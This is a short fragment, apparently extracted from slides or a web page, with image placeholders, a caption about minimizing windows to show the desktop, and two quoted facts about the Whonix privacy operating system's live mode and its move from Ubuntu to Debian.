



Minimize all open windows and show the desktop







"Whonix supports an optional “amnesia” live-mode, similar to TailsOS."



"Whonix version was once released based on Ubuntu but potential trademark issues and privacy concerns forced them to move to Debian."



